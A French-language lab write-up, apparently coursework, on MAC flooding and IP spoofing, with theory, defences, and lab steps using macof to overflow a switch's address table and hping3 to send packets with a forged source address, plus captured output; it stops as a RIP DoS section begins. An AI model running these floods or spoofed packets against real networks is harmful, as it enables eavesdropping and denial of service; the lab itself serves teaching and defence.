
MAC flooding attack

What is a MAC Address?

Une adresse MAC, ou adresse de contrôle d'accès au support, est l'adresse unique et câblée d'un adaptateur réseau. Chaque appareil doté de la capacité de se connecter à un réseau dispose d'un adaptateur réseau avec une adresse MAC. Une adresse MAC est l'équivalent physique d'une adresse IP, qui est l'adresse logicielle du réseau. Tous les appareils appartenant au même sous-réseau du réseau ont des adresses MAC différentes, et les commutateurs stockent les adresses MAC à des fins de routage.

What is a MAC flooding attack?

Les attaques de débordement de table d'adresses MAC (MAC flooding attack) sont une forme d'attaque réseau qui vise les commutateurs Ethernet. Ces attaques exploitent les vulnérabilités dans la façon dont les commutateurs gèrent les adresses MAC pour perturber le fonctionnement normal du réseau.



Comment fonctionnent les commutateurs réseau

Un commutateur réseau inspecte chaque trame qui passe à travers lui. Cette inspection est effectuée non seulement pour s'assurer que les données atteignent leur destination, mais aussi pour que les réponses à chaque trame puissent parvenir à l'appareil qui l'a initiée. Pour comprendre une attaque de débordement de table CAM, il est utile de comprendre cette fonctionnalité.

Lorsqu'une trame entre dans le réseau, le commutateur l'inspecte et mémorise l'adresse MAC source. Il le fait afin que les futures transmissions puissent être effectuées rapidement et de manière transparente. À l'avenir, lorsque des trames arrivent destinées à des appareils pour lesquels le commutateur possède déjà une adresse, le commutateur peut les prendre, les transmettre sur le plan arrière du commutateur et les acheminer directement vers le port correspondant. Tous les autres ports ne voient pas ces trames.

Imaginez un commutateur avec trois ports qui nous intéressent. L'ordinateur portable A (port n°1) souhaite se connecter à l'ordinateur portable B (port n°2). Le commutateur a déjà enregistré leurs adresses MAC, donc si une trame arrive depuis le port n°1 et est destinée au port n°2, le commutateur peut la transmettre directement et en privé. Mais imaginez qu'il y ait un PC espion sur le port n°3. Cet espion souhaite voir chaque trame et devra tromper le commutateur pour les obtenir.

Fonctionnement

Les commutateurs Ethernet utilisent des tables d'adresses MAC pour stocker les adresses MAC des périphériques connectés. Lorsqu'un paquet arrive sur un port d'entrée, le commutateur utilise l'adresse MAC de la source pour mettre à jour sa table d'adresses MAC. Si l'adresse MAC n'est pas déjà dans la table, le commutateur l'ajoute à la table avec le port d'entrée correspondant. Lorsque le commutateur reçoit un paquet destiné à une adresse MAC spécifique, il regarde dans sa table pour trouver le port de sortie correspondant et achemine le paquet vers ce port.

Les attaques de débordement de table d'adresses MAC exploitent le fait que la table d'adresses MAC a une taille limitée. En envoyant intentionnellement des paquets avec des adresses MAC falsifiées, un attaquant peut remplir la table d'adresses MAC du commutateur jusqu'à ce qu'elle atteigne sa capacité maximale. Lorsque cela se produit, le commutateur ne peut plus ajouter de nouvelles adresses à la table et ne peut plus acheminer les paquets correctement.

Vulnérabilités

Les attaques de débordement de table d'adresses MAC exploitent plusieurs vulnérabilités dans la conception des commutateurs Ethernet. L'une des principales vulnérabilités est que la plupart des commutateurs ont des tables d'adresses MAC de taille fixe, ce qui signifie qu'ils peuvent être remplis assez facilement avec suffisamment de trafic malveillant. Les attaquants peuvent également utiliser des adresses MAC aléatoires pour rendre plus difficile la détection des paquets malveillants.

Solutions

Il existe plusieurs solutions pour prévenir les attaques de débordement de table d'adresses MAC. L'une des solutions les plus courantes est l'utilisation de limites de vitesse pour limiter le trafic entrant sur chaque port du commutateur. Cela permet de réduire la quantité de trafic malveillant qui peut être envoyée sur le réseau. Les commutateurs peuvent également être configurés pour supprimer automatiquement les entrées de la table d'adresses MAC qui n'ont pas été utilisées pendant une période de temps définie.

Lab MAC Address Flooding Attack


1.But

Modification du comportement du commutateur pour le comportement d'un concentrateur. (Surveillance de tout le trafic)

2.Matériel utilisé

- Kali Linux
- 2 Appareil (Ubuntu-1, pc1)
- Wireshark
- Switch
- Routeur (facultative)

3.Installation



4. Commencer

- i. Obtenez un aperçu de votre réseau. (Kali Linux)

```
(cybersecurity㉿kali)-[~]
└─$ sudo netdiscover
```

```
Currently scanning: 192.168.28.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
-----
IP          At MAC Address      Count    Len  MAC Vendor / Hostname
-----  
192.168.1.2    00:50:79:66:68:00      1      60  Private
192.168.1.3    08:00:27:a0:df:c6      1      60  PCS Systemtechnik GmbH
```

Le résultat nous montre la machine ubuntu-1 (192.168.1.3) et le PC1 (192.168.1.2).


- ii. Démarrez la communication entre la machine ubuntu-1 et le PC1.

```
cybersecurity@cybersecurity-VirtualBox:~$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=1.11 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.957 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=1.04 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=0.821 ms
64 bytes from 192.168.1.2: icmp_seq=5 ttl=64 time=1.05 ms
```

iii. Regardez la table d'adresses MAC du ubuntu-1.

```
cybersecurity@cybersecurity-VirtualBox:~$ arp -a
? (192.168.1.2) at 00:50:79:66:68:00 [ether] on enp0s3
? (192.168.1.101) at 08:00:27:e8:09:10 [ether] on enp0s3
? (192.168.1.67) at 08:00:27:e8:09:10 [ether] on enp0s3
cybersecurity@cybersecurity-VirtualBox:~$
```

iv. Démarrez Wireshark. (Kali Linux)



Le résultat nous montre aucun trafic ICMP destiné au PC1 (192.168.1.2).

v. Vérifiez la table d'adresses MAC du commutateur.

```
ESW1#show mac-address-table
Destination Address  Address Type   VLAN  Destination Port
-----  -----
cc02.1cb8.0000      Self          1      Vlan1
0800.27a0.dfc6      Dynamic       1      FastEthernet1/1
0050.7966.6800      Dynamic       1      FastEthernet1/0
ESW1#
```

vi. Lancez l'attaque. (MAC Flooding)

```
(cybersecurity㉿kali)-[~]
└─$ sudo macof -i eth0
```

```

cf:38:84:5f:e2:ca 70:62:37:5e:fb:90 0.0.0.0.12203 > 0.0.0.0.65240: S 21090536:21090536(0) win 512
af:5a:2b:35:53:f2 87:6d:e1:7d:56:32 0.0.0.0.7401 > 0.0.0.0.20987: S 1740383856:1740383856(0) win 512
44:6d:71:21:df:c6 a:87:86:2a:2b:74 0.0.0.0.9259 > 0.0.0.0.12949: S 759381262:759381262(0) win 512
ab:64:25:31:a4:82 30:db:11:79:78:d6 0.0.0.0.18616 > 0.0.0.0.49995: S 124492085:124492085(0) win 512
a5:54:66:20:7c:30 7c:b5:b9:57:74:e0 0.0.0.0.40230 > 0.0.0.0.65467: S 117656784:117656784(0) win 512
93:9c:36:6:88:e2 9b:7:98:6a:5a:54 0.0.0.0.28386 > 0.0.0.0.64223: S 1656419152:1656419152(0) win 512
ec:e6:52:1d:db:6b 83:b2:55:29:80:d8 0.0.0.0.64072 > 0.0.0.0.35596: S 1866646403:1866646403(0) win 512
66:2d:89:78:d1:27 82:4f:e4:7b:25:33 0.0.0.0.46333 > 0.0.0.0.42349: S 1582518177:1582518177(0) win 512
c1:f6:ff:59:bf:50 4e:42:b2:29:f4:42 0.0.0.0.58985 > 0.0.0.0.5116: S 818744354:818744354(0) win 512
10:4c:20:21:2e:41 48:1f:8:9:9:49 0.0.0.0.47235 > 0.0.0.0.37879: S 2038922282:2038922282(0) win 512
2e:d3:b3:5b:a1:1b 68:24:b2:6e:48:7a 0.0.0.0.43137 > 0.0.0.0.964: S 1824347153:1824347153(0) win 512
17:50:7d:3c:8f:91 7b:c5:b9:61:ed:f7 0.0.0.0.14845 > 0.0.0.0.15085: S 2073224376:2073224376(0) win 512
78:e4:e9:12:7b:4d a1:cc:78:6b:b3:1f 0.0.0.0.35416 > 0.0.0.0.52999: S 1818491228:1818491228(0) win 512
58:84:f8:35:a3:14 dc:67:cf:33:6b:cd 0.0.0.0.59596 > 0.0.0.0.46956: S 839498796:839498796(0) win 512
27:52:bc:3b:ca:7a 62:46:c8:74:18:35 0.0.0.0.359 > 0.0.0.0.44212: S 501198012:501198012(0) win 512
ac:45:f4:5d:fd:c1 70:2:bd:2c:ba:5b 0.0.0.0.44418 > 0.0.0.0.60424: S 1792387556:1792387556(0) win 512
62:95:b1:56:b:4f 0:5a:e6:4d:bf:7 0.0.0.0.62000 > 0.0.0.0.34115: S 740475420:740475420(0) win 512
d:7a:d1:34:22:7c fc:b9:34:21:8:ea 0.0.0.0.31158 > 0.0.0.0.12962: S 903857342:903857342(0) win 512
7e:ea:d5:29:3e:1e f0:8d:60:78:82:43 0.0.0.0.35124 > 0.0.0.0.10108: S 1510930940:1510930940(0) win 512
45:3e:7a:7c:1e:c0 dc:f6:1c:76:a5:e2 0.0.0.0.6520 > 0.0.0.0.47630: S 1113345111:1113345111(0) win 512
e2:2b:93:6e:92:3d e0:b7:f8:4b:a5:f5 0.0.0.0.17294 > 0.0.0.0.8530: S 1796865179:1796865179(0) win 512
8e:d3:15:12:9:fc ab:d:c0:4e:f4:6b 0.0.0.0.54262 > 0.0.0.0.18624: S 581753651:581753651(0) win 512
63:bb:4a:2b:a0:38 be:d:62:5a:a7:d3 0.0.0.0.56599 > 0.0.0.0.46269: S 1367939203:1367939203(0) win 512
dc:36:98:5:81:84 d6:92:87:16:4d:40 0.0.0.0.62816 > 0.0.0.0.48565: S 30273661:30273661(0) win 512
6:6:dc:f:ee:d7 37:b6:e8:22:4d:d8 0.0.0.0.44721 > 0.0.0.0.6107: S 1684503812:1684503812(0) win 512
4e:28:8:e:17:1a:48 c0:98:71:4c:fc:a7 0.0.0.0.55289 > 0.0.0.0.30937: S 1467473342:1467473342(0) win 512
34:37:71:2:d:ab:71 4e:2:d:39:19:4:e 0.0.0.0.24317 > 0.0.0.0.10073: S 1041088598:1041088598(0) win 512
f7:a4:78:5f:46:7a 3d:98:f9:10:8f:5d 0.0.0.0.63035 > 0.0.0.0.33093: S 490760117:490760117(0) win 512
69:c9:6e:64:d1:c4 db:9:a:e6:4:9:93 0.0.0.0.4994 > 0.0.0.0.50375: S 1142419526:1142419526(0) win 512
5e:7f:6:f:7:3:99 2:9:f:61:1b:54:cd 0.0.0.0.3587 > 0.0.0.0.1540: S 461535283:461535283(0) win 512
6c:a9:df:2:d:25:98 f0:f0:bd:15:83:80 0.0.0.0.28062 > 0.0.0.0.27632: S 2036916511:2036916511(0) win 512
3b:c0:5:d:3:60:8 2:a:f7:3:b:40:5a:63 0.0.0.0.7903 > 0.0.0.0.12012: S 357389231:357389231(0) win 512
c1:43:e3:33:c:a:ef 5:a:f8:e5:73:8:32 0.0.0.0.40548 > 0.0.0.0.52003: S 1513209626:1513209626(0) win 512
8c:48:ff:e:98:70 7:a:1:a:c5:2:f:39:5e 0.0.0.0.14204 > 0.0.0.0.57017: S 994767002:994767002(0) win 512

```

vii. Effacez la table d'adresses MAC du commutateur. (Pour accélérer le résultat de l'attaque)

```

ESW1#clear mac-address-table

```

viii. Arrêtez l'attaque et vérifiez l'état de la table d'adresses MAC.

```


ESW1#show mac-address-table count

NM Slot: 1
-----
Dynamic Address Count: 8188
Secure Address (User-defined) Count: 0
Static Address (User-defined) Count: 0
System Self Address Count: 1
Total MAC addresses: 8189
Maximum MAC addresses: 8192

```

ESW1#show mac-address-table						
Destination Address	Address	Type	VLAN	Destination Port		
cc02.1cb8.0000	Self	1	Vlan1			
0050.7966.6800	Dynamic	1	FastEthernet1/0			
0800.27a0.dfc6	Dynamic	1	FastEthernet1/1			
ba7d.b752.f3aa	Dynamic	1	FastEthernet1/2			
1aa8.4e2f.df90	Dynamic	1	FastEthernet1/2			
6e60.aa07.fc1a	Dynamic	1	FastEthernet1/2			
7aa2.a63f.7fdc	Dynamic	1	FastEthernet1/2			
d208.4859.719e	Dynamic	1	FastEthernet1/2			
6e47.b559.ac0f	Dynamic	1	FastEthernet1/2			
68b3.645b.7727	Dynamic	1	FastEthernet1/2			
184d.261b.c932	Dynamic	1	FastEthernet1/2			
6e00.ff01.4ae2	Dynamic	1	FastEthernet1/2			
28b4.8754.20f3	Dynamic	1	FastEthernet1/2			
d85d.a610.4af7	Dynamic	1	FastEthernet1/2			
ba07.d954.e1f4	Dynamic	1	FastEthernet1/2			
524d.d807.1253	Dynamic	1	FastEthernet1/2			
52a6.7a52.89cc	Dynamic	1	FastEthernet1/2			
203f.d131.2139	Dynamic	1	FastEthernet1/2			
9419.1778.da52	Dynamic	1	FastEthernet1/2			
2c05.0a62.12b9	Dynamic	1	FastEthernet1/2			

ix. Vérifiez Wireshark.



Le résultat nous montre le trafic ICMP destiné au PC1 (192.168.1.2).

x. Conclusion


Il est facile de changer le comportement d'un commutateur pour le comportement d'un concentrateur

Le lien de lab

<https://github.com/zakariyaelghadir/cyber-attacks/tree/main/mac%20flooding>

IP SPOOFING

L'IP spoofing est un type d'attaque où un attaquant dissimule son adresse IP pour la faire apparaître comme provenant d'une source de confiance. Dans ce type d'attaque, l'attaquant envoie des paquets de réseau avec une adresse IP source forgée ou fausse, ce qui peut être utilisé pour tromper le destinataire en lui faisant croire que le paquet est légitime.



L'IP spoofing est couramment utilisé dans les attaques de déni de service distribuées (DDoS), où l'attaquant envoie une vague de paquets avec des adresses IP falsifiées pour submerger le réseau ou le serveur ciblé. L'attaquant peut également utiliser l'IP spoofing pour accéder illégalement à un réseau en dissimulant son adresse IP comme celle d'un utilisateur autorisé.

comment il fonction ?

lorsque deux ordinateurs communiquent sur un réseau, ils envoient des paquets de données entre eux. Chaque paquet contient une adresse IP source et une adresse IP de destination. Le ping spoofing implique de modifier l'adresse IP source dans les paquets de données pour qu'elle corresponde à une adresse IP différente de celle d'origine.

Cela peut être utilisé pour diverses raisons malveillantes, telles que tromper les systèmes de sécurité pour qu'ils autorisent un accès non autorisé ou pour cacher l'adresse IP réelle d'un attaquant lors d'une attaque.

comment on défendre contre cet attaque

Pour prévenir les attaques d'IP spoofing, les administrateurs réseau peuvent utiliser diverses techniques, telles que:

la mise en place de règles de filtrage sur les dispositifs réseau pour bloquer les paquets avec des adresses IP falsifiées

l'activation du filtrage d'entrée et de sortie et l'utilisation de protocoles de sécurité tels que IPsec qui peuvent authentifier l'adresse IP source des paquets réseau.

les utilisateurs finaux peuvent également prendre quelques précautions de base, telles que l'utilisation d'un pare-feu et le maintien de leurs logiciels à jour.


Implementation:(lab en gns3)

les outils utilisé pour implementer cette attaque

ubuntu : comme notre attaquant

target :PC1

j'ai travaille sur une topologie qui j'ai utilisé dans l'attaque de DoS sur le protocole rip



j'ai spoof address ip de mon machine qui est 192.168.70.12 par l'addresse ip de la machine PC1 et j'ai envoi un ping à la machine PC2 en utilisant l'outil **Hping3** avec l'option -a pour specifier la source de l'addresse ip(192.168.70.13) et -S pour definir la destination (192.168.1.12)

```
anony@anony-VirtualBox:~$ sudo hping3 -a 192.168.70.13 -S 192.168.1.12
HPING 192.168.1.12 (enp0s3 192.168.1.12): S set, 40 headers + 0 data bytes
```

voila apres ça j'ai lancé wireshark dans PC2 pour visualiser le traffic qui vient dans le réseau

No.	Time	Source	Destination	Protocol	Length	Info
194	1094.472523	192.168.70.13	192.168.1.12	TCP	54	2287 → 0 [SYN] Seq=0 Win=512 Len=0
195	1094.472836	192.168.1.12	192.168.70.13	TCP	54	0 → 2287 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
196	1095.410090	192.168.70.13	192.168.1.12	TCP	54	2288 → 0 [SYN] Seq=0 Win=512 Len=0
197	1095.410279	192.168.1.12	192.168.70.13	TCP	54	0 → 2288 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
198	1096.353901	192.168.70.13	192.168.1.12	TCP	54	2289 → 0 [SYN] Seq=0 Win=512 Len=0
199	1096.354134	192.168.1.12	192.168.70.13	TCP	54	0 → 2289 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
200	1097.292457	192.168.70.13	192.168.1.12	TCP	54	2290 → 0 [SYN] Seq=0 Win=512 Len=0
201	1097.294678	192.168.1.12	192.168.70.13	TCP	54	0 → 2290 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
202	1098.225968	192.168.70.13	192.168.1.12	TCP	54	2291 → 0 [SYN] Seq=0 Win=512 Len=0
203	1098.226219	192.168.1.12	192.168.70.13	TCP	54	0 → 2291 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
204	1099.166067	192.168.70.13	192.168.1.12	TCP	54	2292 → 0 [SYN] Seq=0 Win=512 Len=0
205	1099.166235	192.168.70.13	192.168.1.12	TCP	54	0 → 2292 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
206	1100.117610	192.168.70.13	192.168.1.12	TCP	54	2293 → 0 [SYN] Seq=0 Win=512 Len=0
207	1100.117716	192.168.1.12	192.168.70.13	TCP	54	0 → 2293 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
208	1101.083361	192.168.70.13	192.168.1.12	TCP	54	2294 → 0 [SYN] Seq=0 Win=512 Len=0
209	1101.083649	192.168.1.12	192.168.70.13	TCP	54	0 → 2294 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
210	1102.018582	192.168.70.13	192.168.1.12	TCP	54	2295 → 0 [SYN] Seq=0 Win=512 Len=0
211	1102.018744	192.168.1.12	192.168.70.13	TCP	54	0 → 2295 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
212	1102.953812	192.168.70.13	192.168.1.12	TCP	54	2296 → 0 [SYN] Seq=0 Win=512 Len=0
213	1102.954355	192.168.1.12	192.168.70.13	TCP	54	0 → 2296 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
214	1103.914287	192.168.70.13	192.168.1.12	TCP	54	2297 → 0 [SYN] Seq=0 Win=512 Len=0
215	1103.914426	192.168.1.12	192.168.70.13	TCP	54	0 → 2297 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
216	1104.850725	192.168.70.13	192.168.1.12	TCP	54	2298 → 0 [SYN] Seq=0 Win=512 Len=0
217	1104.851087	192.168.1.12	192.168.70.13	TCP	54	0 → 2298 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0

on a bien reçue le ping dans la machine 192.168.70.13 il PC2 répondre à la communication qui vient

Après ça , j'ai lancé wireshark en PC1 pour visualiser le traffic qui vient à notre machine

No.	Time	Source	Destination	Protocol	Length	Info
4	33.018343	d0:01:28:e3:00:00	CDP/VTP/DTP/PAgP/UD...	CDP	347	Device ID: R1 Port ID: FastEthernet0
5	44.157492	d0:01:28:e3:00:00	Broadcast	ARP	60	Who has 192.168.70.13? Tell 192.168.70.1
6	44.157818	Private_66:68:00	d0:01:28:e3:00:00	ARP	60	192.168.70.13 is at 00:50:79:66:68:00
7	45.182092	192.168.1.12	192.168.70.13	TCP	54	0 → 2288 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
8	46.038942	192.168.1.12	192.168.70.13	TCP	54	0 → 2289 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
9	47.004422	192.168.1.12	192.168.70.13	TCP	54	0 → 2290 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
10	47.917646	192.168.1.12	192.168.70.13	TCP	54	0 → 2291 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
11	48.858388	192.168.1.12	192.168.70.13	TCP	54	0 → 2292 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
12	49.802966	192.168.1.12	192.168.70.13	TCP	54	0 → 2293 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
13	50.769649	192.168.1.12	192.168.70.13	TCP	54	0 → 2294 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
14	51.704741	192.168.1.12	192.168.70.13	TCP	54	0 → 2295 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
15	52.645769	192.168.1.12	192.168.70.13	TCP	54	0 → 2296 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
16	53.590783	192.168.1.12	192.168.70.13	TCP	54	0 → 2297 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
17	54.530971	192.168.1.12	192.168.70.13	TCP	54	0 → 2298 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0

et voilà avec ça on a bien récupéré que la machine 192.168.1.12 envoie un traffic à la notre victime ici

si on augmente l'envoi de cette traffic on va tomber dans l'attaque de DoS

RIP Protocol DoS (Denial of Service) Attack

Une attaque de déni de service (DoS) sur le protocole RIP (Routing Information Protocol) consiste à submerger un routeur avec un grand nombre de paquets RIP malveillants dans le but de le rendre indisponible ou d'interrompre le trafic réseau.

comment il fonction ?

